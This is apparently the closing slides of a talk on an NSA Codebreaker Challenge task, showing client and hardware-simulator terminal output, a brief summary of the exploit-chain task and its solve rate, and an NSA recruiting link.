connecting to host 127.0.0.1
got serverhello
SERVERHELLO signature correct!
Remote OTP label is 784633464
Response: SUCCESS!
Response: SUCCESS!
Server sent back data:
00000000
Response: command FAILed
Response: command FAILed
...
Response: command FAILed
```

```
./hwsim

Hardware Simulator Initialized
...
Hardware Simulator Check Status: 91065291
Hardware Simulator Check Status: 91065291
Hardware Simulator Check Status: 91065291
Hardware Updating: 91 -> 06
Hardware TRIGGER without ARM...
HARDWARE FAILURE
```

Task 6 Complete!

- Putting together a "realistic" exploit chain (read vuln + write vuln = exploit)
- Very complex RE, and much thought required
- 15 of 3325 students solved (0.5%)

Questions

?

… if this work interests you, consider applying for an internship or full-time position at https://www.intelligencecareers.gov/NSA

Check the site for an event code to use when applying (to associate yourself with the Codebreaker Challenge)